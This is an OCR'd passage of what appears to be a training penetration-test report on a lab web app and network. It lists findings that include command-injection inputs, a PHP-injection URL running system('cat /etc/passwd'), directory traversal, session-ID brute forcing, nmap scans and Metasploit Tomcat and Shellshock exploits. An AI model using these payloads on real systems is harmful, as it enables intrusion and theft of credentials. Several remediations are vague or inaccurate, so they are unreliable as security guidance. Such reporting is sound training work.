
Vulnerability 10	Findings
Title	command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	This was a scenario where we tried to do a command injection. so where t wanted us to input something we decided to run www.welcometorecall.com && cat vendors.txt


Images	 
Affected Hosts	192.168.14.35
Remediation	not allow malicious script in search bar

Vulnerability 11	Findings
Title	Command Injection(Advanced)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Similar to vulnerability 10 his was a scenario where we tried to do a command injection. so where t wanted us to input something we decided to run www.welcometorecall.com | cat vendors.txt

Images	
Affected Hosts	192.168.14.35
Remediation	not allow malicious script in the search bar


Vulnerability 12	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	This was another domino effect as we had previously exploited 10 and 11 Using the vulnerability in Flag 10 or 11 and viewing the /etc/passwd file, we were able to see a user melina. This user has the same password: melina
Images	

	
Affected Hosts	192.168.14.35
Remediation	to not have data as accessible as it was. also have brute force mitigation and better password construction


Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	This hidden webpage was identified in the robots.txt file found in Flag 9. The payload to exploit this page is changing the URL to: http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')
Images	

	
Affected Hosts	192.168.14.35
Remediation	not allow scripts to be ran like that from search bar even if it does shouldn't compromise website


Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical.
Description	The link to this page is provided when Flag 12 is acquired. To get the vulnerability, we needed to test out different session IDs in the URL with Burp intruder made it way more efficient for us. 87 is the secret session ID that provides the exploit
Images	

	
Affected Hosts	192.168.14.35
Remediation	have more security for when people are at this point so they cant compromise it


Vulnerability 15	Findings
Title	Directory transversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using the vulnerability from Flag 10 or Flag 11, you can run ls to see the

	old_disclaimers directory. Using that finding, change the URL to: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt Note that the resource changed from disclaimer_2.txt to disclaimer_1.txt, as this is the older version.
Images	
Affected Hosts	192.168.14.35
Remediation	stop.php files or commands from being effective on the website


Vulnerability 16	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Clicked the link https://centralops.net/co/DomainDossier.aspx then went to domain name then went to who is records and went to the website who.is there I put the website in and thats how i exploited the vulnerability.

Images	
Affected Hosts	totalrekall.xyz
Remediation	keep sensitive data more secure and safe


Vulnerability 17	Findings
Title	Ping/Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	On the who.is website I went to diagnostics and was able to identify the IP address I.E 15


Images	
Affected Hosts	Rekall data base
Remediation	Mitigating access to certain data.



Vulnerability 18	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	For this exploit we went to https://crt.sh and we put the website in and was able to get an exploit
Images	
Affected Hosts	Rekall sensitive data
Remediation	not allowed users to get access to certain areas in the website



Vulnerability 19	Findings
Title	Scanning
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	We ran an Nmap scan for the network (nmap 192.168.13.0/24) to determine that there are 5 hosts excluding the host scanning from this gave us a range of what hosts we were to work with and to begin to exploit.
Images	
Affected Hosts	192.168.13.0/24
Remediation	not have extensive information come up like that when someone runs a scan. and make all ports secured

Vulnerability 20	Findings
Title	Scan results/ scanning
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	we ran an nmap -A which is an aggressive scan to get the IP address that had drupal.


Images	
Affected Hosts	192.168.13.13
Remediation	not have extensive information come up like that when someone runs a scan. and make all ports secured

Vulnerability 21	**Findings**
Title	Nessus scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	we went to Nessus and inputted 192.168.13.12 then ran a basic web scan and it gave me a critical vulnerability where we could start exploiting
Images	
Affected Hosts	Rekdall & 192.168.13.12
Remediation	not have extensive information come up like that when someone runs a scan. and make all ports secured



Vulnerability 22	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	so we went into msfconsole to use exploits. We used the exploit multi/http/tomcat_jsp_upload_bypass. To exploit the Ip address 192.168.13.10. set the RHOST. Ran the exploit and then we were in as root. Then navigated to home page and made it give us every flag. in other words we navigated through it to exploit certain files till we found what we wanted
Images	 
Affected Hosts	192.168.13.10
Remediation	To mitigate the access to being able to access or exploit ips like that

Vulnerability 23	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Now that we had Hosts we wanted to exploit we went into the msfconsole and used the exploit as show set our values and ran once we got into our meterpreter we then were able to navigate and access files we wanted to and see inside them.
Images	 
Affected Hosts	192.168.13.11

